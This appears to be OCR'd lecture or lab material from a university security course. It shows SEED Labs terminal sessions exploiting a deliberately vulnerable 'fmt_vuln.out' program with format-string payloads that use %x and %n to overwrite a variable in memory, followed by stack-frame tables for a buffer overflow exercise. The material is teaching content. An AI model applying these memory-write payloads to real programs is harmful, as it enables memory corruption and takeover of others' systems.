

seed@seed-desktop: ~/CMPE279/modules/module4/hacking
File Edit View Terminal Help
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_vuln.out $(printf "\x24\xa0\x04\x08")%x%x%x%8x%n
The right way to print user-controlled input:
$@%x%x%x%8x%n
The wrong way to print user-controlled input:
$@bffff0f4b7ffeff47c96f087bffff510
[*] test_val @ 0x0804a024 = 36 0x00000024
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_vuln.out $(printf "\x24\xa0\x04\x08")%x%x%x%142x%n
The right way to print user-controlled input:
$@%x%x%x%142x%n
The wrong way to print user-controlled input:
$@bffff0f4b7ffeff47c96f087
bffff510
[*] test_val @ 0x0804a024 = 170 0x000000aa
seed@seed-desktop:~/CMPE279/modules/module4/hacking$
seed@seed-desktop: ~/CMPE279/modules/module4/hacking
File Edit View Terminal Help
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_vuln.out $(printf "\x24\xa0\x04\x08")%142x%x%x%x%n
The right way to print user-controlled input:
$@%142x%x%x%x%n
The wrong way to print user-controlled input:
$@ bffff0f4b7ffef
f47c96f087bffff510
[*] test_val @ 0x0804a024 = 170 0x000000aa
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_vuln.out $(printf "\x25\xa0\x04\x08")%142x%x%x%x%n
The right way to print user-controlled input:
%@%142x%x%x%x%n
The wrong way to print user-controlled input:
%@ bffff0f4b7ffef
f47c96f087bffff510
[*] test_val @ 0x0804a024 = 43704 0x0000aab8
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_vuln.out $(printf "\x27\xa0\x04\x08")%142x%x%x%x%n
The right way to print user-controlled input:
'@%142x%x%x%x%n
The wrong way to print user-controlled input:
'@ bffff0f4b7ffef
f47c96f087bffff510
[*] test_val @ 0x0804a024 = -1426063432 0xaaffffb8
seed@seed-desktop:~/CMPE279/modules/module4/hacking$


# BUFFER OVERFLOW

*Seed Labs Buffer Overflow Exploit*





| | ADDR | MEMORY |
|---|---|---|
| main: ebp | 0xbffff4c8 | |
| | 0xbffff4c4 | |
| | 0xbffff4c0 | |
| | 0xbffff4bc | |
| | 0xbffff4b8 | |
| | 0xbffff4b4 | |
| | 0xbffff4b0 | |
| | 0xbffff4ac | |
| | . . . | . . . |
| | 0xbffff2a4 | |
| main: esp | 0xbffff2a0 | |









| | ADDR | MEMORY |
|---|---|---|
| main: ebp | 0xbffff4c8 | |
| | 0xbffff4c4 | |
| | 0xbffff4c0 | |
| | 0xbffff4bc | |
| | 0xbffff4b8 | |
| | 0xbffff4b4 | |
| | 0xbffff4b0 | |
| | 0xbffff4ac | |
| | . . . | . . . |
| | 0xbffff2a4 | |
| main: esp | 0xbffff2a0 | |
| ret: main+120 | 0xbffff29c | 0x0804858d |
| bof: ebp | 0xbffff298 | 0xbffff4c8 |
| | 0xbffff294 | |
| | 0xbffff290 | |
| | 0xbffff28c | |
| buffer[12] | 0xbffff288 | |
| | 0xbffff284 | |
| bof: esp | 0xbffff280 | |

